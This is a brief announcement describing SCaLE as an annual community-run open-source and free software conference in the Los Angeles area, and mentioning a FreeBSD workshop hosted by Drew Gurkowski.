SCaLE is the largest community-run open-source and free software conference in North America. It is held annually in the greater Los Angeles area. Drew Gurkowski will also be hosting a FreeBSD workshop during the conference.